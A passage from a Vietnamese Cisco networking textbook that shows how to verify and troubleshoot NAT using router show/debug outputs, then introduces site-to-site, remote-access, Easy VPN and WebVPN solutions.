Các lệnh **debug ip nat** hiển thị thông tin về mọi gói tin được dịch bởi các bộ định tuyến, giúp bạn kiểm tra hoạt động của tính năng NAT. Lệnh **debug ip nat detailed** tạo ra một mô tả của mỗi gói. Lệnh này cũng đưa ra thông tin về sai sót nhất định hoặc điều kiện ngoại lệ, chẳng hạn như việc không cấp phát địa chỉ

toàn cục. Các lệnh **debug ip nat detailed** sẽ hao tốn nhiều bộ nhớ của thiết bị hơn các lệnh **debug ip nat**, nhưng nó có thể cung cấp các chi tiết mà bạn cần phải gỡ rối vấn đề NAT.

```
RouterX# debug ip nat

NAT: s=192.168.1.95->172.31.233.209, d=172.31.2.132 [6825]
NAT: s=172.31.2.132, d=172.31.233.209->192.168.1.95 [21852]
NAT: s=192.168.1.95->172.31.233.209, d=172.31.1.161 [6826]
NAT*: s=172.31.1.161, d=172.31.233.209->192.168.1.95 [23311]
NAT*: s=192.168.1.95->172.31.233.209, d=172.31.1.161 [6827]
NAT*: s=192.168.1.95->172.31.233.209, d=172.31.1.161 [6828]
NAT*: s=172.31.1.161, d=172.31.233.209->192.168.1.95 [23312]
NAT*: s=172.31.1.161, d=172.31.233.209->192.168.1.95 [23313]
```

Một lệnh hữu ích khi kiểm tra hoạt động của NAT là **show ip nat statistics**. Lệnh này được thể hiện trong ví dụ sau.

```
RouterX# show ip nat statistics
 Total active translations: 1 (1 static, 0 dynamic; 0 extended)
 Outside interfaces:
 Ethernet0, Serial2
 Inside interfaces:
 Ethernet1
 Hits: 0  Misses: 0
 Expired translations: 0
 Dynamic mappings:
 -- Inside Source
 access-list 7 pool test refcount 0
 pool test: netmask 255.255.255.0
 start 172.16.11.70 end 172.16.11.71
 type generic, total addresses 2, allocated 0 (0%), misses 0
```


III - Giải quyết sự cố với NAT

Trong hình 2-7, các quản trị mạng đang có vấn đề sau: Host A (192.168.1.2) không thể ping máy B (192.168.2.2).

Các ví dụ một số tiếp theo cho thấy làm thế nào để khắc phục vấn đề này.

Để khắc phục sự cố các vấn đề, hãy sử dụng lệnh **show ip nat translations** để xem nếu có bản dịch hiện trong bảng:

```
RouterA# show ip nat translations
     Pro Inside global     Inside local      Outside local     Outside global
     ---  ---              ---               ---               ---
```



Bạn nhận thấy rằng không có bản dịch lưu trong bảng. Điều này có thể chỉ ra một vấn đề, hoặc nó có thể có nghĩa là không có lưu lượng truy cập hiện đang được bien dịch.

Tiếp theo, bạn phải xác minh nếu có bản dịch đã từng xảy ra và xác định các giao diện cổng giữa có dịch phải được xảy ra. Sử dụng **show ip nat statistics** để xác định thông tin này, như thể hiện trong ví dụ sau.

```
RouterA# show ip nat statistics
      Total active translations: 0 (0 static, 0 dynamic; 0 extended)
      Outside interfaces:
      Ethernet0
      Inside interfaces:
      Serial0
      Hits: 0  Misses: 0
      -
```

Từ những kết quả trên, bạn xác định rằng các bộ đếm NAT đang ở 0, xác minh rằng không có sự biên dịch đang xảy ra. Bạn cũng tìm thấy rằng các giao diện cổng thì không đúng định nghĩa về NAT chiều vào hay ra.

Sau khi bạn xác định một cách chính xác bên trong và bên ngoài giao diện cổng NAT, tạo ra một từ host A ping đến host B. Trong ví dụ này, ping vẫn không thành công. Sử dụng **show ip nat translations** và **show ip nat statistics** một lần nữa để gỡ rối vấn đề. Trong ví dụ, bạn thấy rằng các bản dịch vẫn không xảy ra.

Tiếp theo, bạn nên sử dụng danh sách truy cập hiển thị lệnh để xác minh xem các ACL được tham chiếu bởi lệnh NAT cho phép tất cả các mạng cần thiết:

```
RouterA# show access-list

Standard IP access list 1
    10 permit 192.168.1.1, wildcard bits 255.255.255.0
```

Từ kết quả này, bạn xác định được vấn đề từ việc sử dụng sai wildcard mask khi định nghĩa các địa chỉ được biên dịch.

Sau khi điều chỉnh các bit wildcard mask, thực hiện ping từ host A đến host B. vẫn không thành công. Tuy nhiên, khi sử dụng lại **show ip nat translations** và **show ip nat statistics**, thấy rằng phiên dịch hiện đang xảy ra:

```
RouterA# show ip nat translations
     Pro   Inside global      Inside local       Outside local      Outside global
     ---   172.16.17.20       192.168.1.2            ---                ---
```

Tiếp theo, sử dụng lệnh **show ip route** trên Router B để xác minh sự tồn tại của một tuyến đường trở về địa chỉ dịch.

Từ các kết quả trong ví dụ, phát hiện ra rằng Router B không có đường đến các địa chỉ mạng dịch của 172.16.0.0

```
RouterB# show ip route

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 1 subnets
C       10.1.1.0/24 is directly connected, Serial0
    192.168.2.0/24 is subnetted, 1 subnets
R       192.168.2.0/24 is directly connected, Ethernet0
     192.168.1.0/24 is variably subnetted, 3 subnets, 2 masks
R       192.168.1.0/24 [120/1] via 10.1.1.1, 2d19h, Serial0
```

Quay trở lại Router A và nhập lệnh **show ip protocol**.

```
RouterA# show ip protocol
Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 0 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 1, receive any version
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
    192.168.0.0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 120)
```

Thấy rằng Router A quảng bá 192.168.1.0, là mạng đang được biên dịch, thay vì quảng bá 172.16.0.0.

Vì vậy, để khắc phục vấn đề gốc nơi mà host A (192.168.1.2) không thể ping host B (192.168.2.2), bạn thay đổi các cấu hình sau đây ở Router A:

■ Giao diện S0 bây giờ là giao diện bên ngoài, hơn là giao diện bên trong.
■ Giao diện E0 hiện nay là giao diện bên trong, hơn là giao diện bên ngoài.
■ Các wildcard mask hiện nay phù hợp với bất kỳ host trên mạng 192.168.1.0. Trước đây, **access-list 1** không phù hợp với địa chỉ IPv4 nội bộ bên trong.
■ Router A bây giờ là cấu hình để quảng cáo cho mạng 172.16.0.0. Trước đó, Router B không biết đường để đến mạng con 172.16.17.0/24. Cấu hình này được thực hiện bằng cách tạo ra một giao diện loopback và sửa đổi ở giao thức định đến (RIP).

Sau đây là tóm tắt những điểm chính được thảo luận trong phần này.

■ Có ba loại NAT: tĩnh, động, và quá tải (PAT).
■ NAT tĩnh là gán địa chỉ theo cơ chế one-to-one. NAT động, địa chỉ NAT được chọn từ một pool.
■ NAT overloading (PAT) cho phép gán nhiều địa chỉ bên trong tới một địa chỉ bên ngoài.
■ Sử dụng lệnh **show ip nat translation** để hiển thị bảng biên dịch và xác minh bản dịch đó đã xảy ra.
■ Để xác định một mục dịch hiện hành đang được sử dụng, sử dụng **show ip nat statistics** hoặc **clear ip nat statistics** để kiểm tra và xóa các bộ đếm thông tin.
■ Sử dụng lệnh **debug ip nat** để xác minh bản dịch của các gói tin.

PHẦN 3: Giải pháp VPN

WAN cung cấp phương tiện cho người dùng để truy cập tài nguyên trên một khu vực địa lý rộng. Một số dịch vụ được coi là kết nối lớp 2 giữa các địa điểm từ xa của bạn, thường được cung cấp bởi một công ty điện thoại (viễn thông - telco) trên thiết bị chuyển mạch WAN của nó. Một số của các công nghệ này bao gồm một kết nối point-to-point (kênh thuê riêng) và kết nối Frame Relay.

Các kết nối thúc đẩy cơ sở hạ tầng Internet, một lớp 3 thay thế, để kết nối các địa điểm từ xa của một tổ chức. Để cung cấp bảo mật trên mạng Internet công cộng, bạn có thể thực hiện một giải pháp mạng riêng ảo (VPN).

Phần này giới thiệu các thành phần của một giải pháp VPN cho kết nối

I - Giới thiệu về giải pháp VPN:


Giải pháp Cisco VPN cung cấp một cơ sở hạ tầng dựa trên Internet WAN để kết nối các văn phòng chi nhánh, văn phòng nhà, và với đối tác kinh doanh, và kết nối từ xa cho tất cả hoặc một phần của một mạng công ty. Với chi phí, hiệu quả, kết nối Internet băng thông cao được bảo đảm bằng mã hóa đường hầm VPN, bạn có thể giảm chi phí băng thông WAN trong khi tăng tốc độ kết nối.

Cisco VPN đáng tin cậy cho những luồng thông tin quan trọng, chẳng hạn như cuộc gọi thoại và những ứng dụng theo quan hệ máy con và máy chủ, mà không làm giảm chất lượng thông tin liên lạc, và đảm bảo tính an ninh cao.

1. VPN và lợi ích của nó:

VPN là kết nối được mã hóa giữa các mạng bên trong trên một mạng công cộng như Internet. Các thông tin từ một mạng riêng là an toàn vận chuyển qua một mạng công cộng, mạng Internet, để tạo thành một mạng ảo. Để bảo đảm tính riêng tư, luồng vận chuyển được mã hóa để giữ bí mật dữ liệu. Thay vì sử dụng một lớp 2 dành riêng cho kết nối như là một kênh thuê riêng, VPN là sử dụng IPsec để tạo kết nối ảo được định tuyến qua mạng Internet từ các mạng riêng của công ty cho các site hoặc máy chủ từ xa cho nhân viên. Hình 3-1 cho thấy

một số ví dụ của việc sử dụng VPN để kết nối các loại khác nhau của các trang web từ xa.



Hình 3-1: Các ví dụ về kết nối VPN.

Lợi ích của VPN bao gồm:

■ Tiết kiệm chi phí: VPN cho phép các tổ chức sử dụng chi phí Internet một cách có hiệu quả của bên thứ ba (third-party) để kết nối văn phòng từ xa và người dùng từ xa đến site của công ty chính, do đó loại trừ các liên kết WAN chuyên dụng đắt tiền và các modem. Hơn nữa, với sự thuận lợi của những công nghệ hiện đại và đảm bảo chi phí, chẳng hạn như DSL, tổ chức có thể sử dụng VPN để giảm chi phí kết nối của họ trong khi đồng thời tăng băng thông kết nối từ xa.

■ Bảo mật: VPN cung cấp mức độ bảo mật cao nhất bằng cách sử dụng mã hóa tiên tiến và các giao thức xác thực bảo vệ dữ liệu từ các truy cập trái phép.

■ Khả năng mở rộng: VPN cho phép các công ty sử dụng cơ sở hạ tầng Internet trong các ISP và các thiết bị, và làm cho nó dễ dàng để thêm người dùng mới. Do đó, các công ty có thể thêm một lượng lớn người dùng mà không cần thêm cơ sở hạ tầng quan trọng.


■ Khả năng tương thích với công nghệ băng thông rộng: VPN cho phép người làm việc di động, người làm việc từ xa, và những người muốn mở công việc hàng ngày của họ để tận dụng tốc độ cao, kết nối băng thông rộng, chẳng hạn như DSL và cáp, để truy cập vào mạng doanh nghiệp của họ, cung cấp khả năng làm việc đáng kể, linh hoạt và hiệu quả. Hơn nữa, các kết nối băng thông rộng tốc độ cao cung cấp một giải pháp hiệu quả để kết nối văn phòng từ xa.

2. Các loại VPN

Có hai loại mạng VPN:

■ Site-to-site
■ Truy cập từ xa, bao gồm hai loại giải pháp VPN:
- Cisco Easy VPN
- Cisco IOS IP Security (IPsec) / Secure Socket Layer (SSL) VPN, còn được gọi là WebVPN.

• Một site-to-site VPN là một mở rộng của mạng WAN cổ điển. VPN Site-to-site kết nối toàn bộ hệ thống mạng với nhau. Ví dụ, họ có thể kết nối một mạng lưới văn phòng chi nhánh đến một mạng lưới trụ sở công ty. Trong quá khứ, một đường dây cho thuê hoặc kết nối Frame Relay đã được yêu cầu để kết nối các site, nhưng vì hầu hết các công ty có thể truy cập Internet, những kết nối này có thể được thay thế bằng VPN site-to-site. Hình 3-2 cho thấy một ví dụ về một VPN site-to-site.




Hình 3-2: Kết nối site-to-site VPN

Trong một site-to-site VPN, host không có phần mềm Cisco VPN Client, nó gửi và nhận luồng dữ liệu TCP/IP thông thường qua một VPN "gateway",có thể là một router, tường lửa, Cisco VPN Concentrator, hoặc Cisco ASA 5500 dòng thiết bị tích hợp an ninh cao. Các cổng VPN có trách nhiệm đóng gói và mã hóa luồng thông tin đi ra cho tất cả lưu lượng truy cập từ một site cụ thể và gửi đi thông qua một đường hầm VPN qua Internet cho một peer VPN gateway tại site mục tiêu. Khi nhận, các đồng đẳng VPN gateway phân dải tiêu đề, mã hóa nội dung, và chuyển tiếp các gói tin hướng tới mục tiêu bên trong host mạng riêng của mình.

• Truy cập từ xa (remote access) là một sự tiến hóa của chuyển mạch mạng, chẳng hạn như dịch vụ điện thoại cũ (POTS) hoặc ISDN. Truy cập từ xa VPN có thể hỗ trợ các nhu cầu của những người làm việc từ xa, người dùng điện thoại di động, và mạng diện rộng của người tiêu dùng đến luồng dữ liệu doanh nghiệp. VPN Remote-ccess kết nối máy chủ cá nhân truy cập mạng công ty của họ một cách an toàn qua Internet. Hình 3-3 cho thấy một ví dụ về một VPN truy cập từ xa.

Trong một truy cập từ xa VPN, mỗi host thường có phần mềm Cisco VPN Client. Bất cứ khi nào host cố gắng để gửi lưu lượng truy cập, các phần mềm Cisco VPN Client đóng gói và mã hóa luồng dữ liệu trước khi gửi đi qua Internet đến các gateway VPN ở rìa của mạng mục tiêu. Khi nhận, cổng VPN cư xử như VPN site-to-site.



Hình 3-3: Minh họa về kết nối remote-access VPN


Khi triển khai mạng riêng ảo cho nhân viên từ xa và các văn phòng chi nhánh nhỏ, dễ dàng cho việc triển khai ngày càng quan trọng. Cisco Easy VPN làm cho nó dễ dàng hơn bao giờ hết để triển khai mạng riêng ảo như là một phần của một mạng doanh nghiệp nhỏ, vừa, hoặc lớn có sản phẩm của Cisco. Cisco Easy VPN là một giải pháp lý tưởng về chi phí hiệu quả cho các văn phòng từ xa mà có rất ít hỗ trợ công nghệ thông tin.

Có hai thành phần của Cisco Easy VPN:

■ **Cisco Easy VPN Server**: Máy chủ có thể là một VPN gateway chuyên dụng như Cisco VPN Concentrator, một Cisco PIX Firewall, Cisco ASA một thiết bị an ninh tích hợp, hoặc một router Cisco IOS với các tính năng tường lửa. Một cổng nối VPN sử dụng phần mềm Cisco Easy VPN Server có thể chấm dứt những đường hầm VPN được thực hiện bởi nhân viên di động và từ xa chạy phần mềm Cisco VPN Client trên máy tính. Một cổng VPN cũng có thể chấm dứt VPN từ các thiết bị từ xa mà hành động như Cisco Easy VPN trong VPN site-to-site.

■ **Cisco Easy VPN Remote clients**: cho phép Cisco router, PIX Firewall, Cisco ASA tích hợp tính năng bảo mật, và Cisco VPN Hardware Clients để nhận được chính sách bảo mật từ một máy chủ Cisco Easy VPN, giảm thiểu yêu cầu cấu hình VPN tại các địa điểm từ xa . Cisco Easy VPN cho phép các thông số VPN, chẳng hạn như địa chỉ IP bên trong, subnet mask nội bộ, địa chỉ máy chủ DHCP, địa chỉ máy chủ Microsoft Windows Internet Name Service (WINS) sẽ được đẩy từ Cisco Easy VPN Server đến các thiết bị từ xa.

Hình 3-4 cho thấy các thành phần của Cisco Easy VPN cung cấp một framework cho VPN kết nối đến các site từ xa.



Hình 3-4: Cisco Easy VPN

Lợi ích

Sau đây là những lợi ích của Cisco Easy VPN:

■ Trung tâm lưu trữ cấu hình cho phép cấu hình động các chính sách của người dùng cuối và đòi hỏi thao tác bằng tay ít hơn.

■ Cấu hình VPN nội bộ độc lập với địa chỉ IP từ xa. Tính năng này cho phép các nhà cung cấp thay đổi cấu hình thiết bị và mạng khi cần, với cấu hình lại ít hoặc không có của các thiết bị người dùng cuối.

■ Cisco Easy VPN cung cấp quản lý tập trung chính sách an ninh.
■ Cisco Easy VPN cho phép triển khai quy mô lớn với người dùng một cách nhanh chóng.
■ Cisco Easy VPN loại bỏ sự cần thiết cho người sử dụng cài đặt và cấu hình phần mềm Cisco Easy VPN Remote trên máy tính của họ.

Hạn chế:

Thực hiện Cisco Easy VPN có thể không được thích hợp cho tất cả các mạng vì một số hạn chế. Những hạn chế sau đây áp dụng cho Cisco Easy VPN:

■ Không cấu hình bằng tay Network Address Translation (NAT) hoặc Port Address Translation (PAT).
- Cisco Easy VPN Remote tự động tạo ra các cấu hình NAT hoặc PAT thích hợp cho các đường hầm VPN.

■ Chỉ có một đồng đẳng đích là hỗ trợ.
- Cisco Easy VPN hỗ trợ các cấu hình chỉ có một đồng đẳng đích và kết nối đường hầm.
- Nếu một ứng dụng đòi hỏi việc tạo ra nhiều đường hầm VPN, bạn phải cấu hình VPN IPsec và NAT và PAT thông số trên cả máy con và máy chủ từ xa.

■ Cisco Easy VPN yêu cầu các máy chủ đích.
- Cisco Easy VPN đòi hỏi các đồng đẳng (peer) là một Cisco Easy VPN máy chủ.


■ Chứng nhận kỹ thuật số không được hỗ trợ.
- Xác thực được hỗ trợ bằng pre-shared keys (PSK).
- Mở rộng xác thực (XAUTH) cũng có thể được sử dụng.

■ Chỉ Internet Security Association và Key Management Protocol (ISAKMP) nhóm 2 được hỗ trợ trên máy chủ IPsec.
- Cisco VPN Client và máy chủ chỉ hỗ trợ đàm phán bằng các chính sách sử dụng ISAKMP nhóm 2 (1024-bit Diffie-Hellman [DH]) Internet Key Exchange (IKE).

■ Một số bộ chuyển đổi không được hỗ trợ.
- Cisco Easy VPN remote không hỗ trợ tính năng chuyển đổi bộ mã hóa và không cung cấp chứng thực (ESP-DES và ESP-3DES) hoặc chuyển đổi bộ cung cấp chứng thực mà không cần mã hóa (ESP-NULL, ESP-SHA-HMAC, và ESP-NULL ESP -MD5-HMAC).
- Cisco VPN Client và máy chủ không hỗ trợ xác thực Authentication Header (AH) nhưng không hỗ trợ Encapsulating Security Payload (ESP).

3. IPsec SSL VPN (WebVPN)

Cisco IOS IPsec / SSL VPN, còn được gọi là WebVPN, là một công nghệ đang nổi lên dùng cung cấp truy cập từ xa từ bất kỳ vị trí sử dụng trình duyệt web và mã hóa SSL. WebVPN cung cấp sự linh hoạt để hỗ trợ truy cập an toàn cho tất cả người sử dụng, không phụ thuộc vào host đầu cuối mà nó thiết lập kết nối. Nếu ứng dụng yêu cầu truy cập, WebVPN không đòi hỏi một software client phải được cài đặt sẵn trên host đầu cuối. Khả năng này cho phép các công ty có thể mở rộng mạng doanh nghiệp an toàn của mình cho bất kỳ người dùng được quyền bằng cách cung cấp truy cập kết nối từ xa đến các tài nguyên của công ty từ vị trí Internet cho phép bất kỳ-. Hình 3-5 cho thấy một đường hầm SSL VPN có thể được xây dựng qua mạng Internet sử dụng trình duyệt web.



Hình 3-5: WebVPN

WebVPN hiện đang cung cấp hai phương thức truy cập SSL VPN: clientless và thin client. WebVPNs cho phép người dùng truy cập các trang web và dịch vụ, bao gồm khả năng truy cập các tập tin, gửi và nhận e-mail, và chạy các ứng dụng dựa trên TCP, không yêu cầu phần mềm IPsec VPN Client. WebVPNs thích hợp cho người dùng có yêu cầu với mỗi ứng dụng hoặc điều khiển truy cập mỗi máy chủ, hoặc truy cập từ máy tính để bàn.

Lợi ích
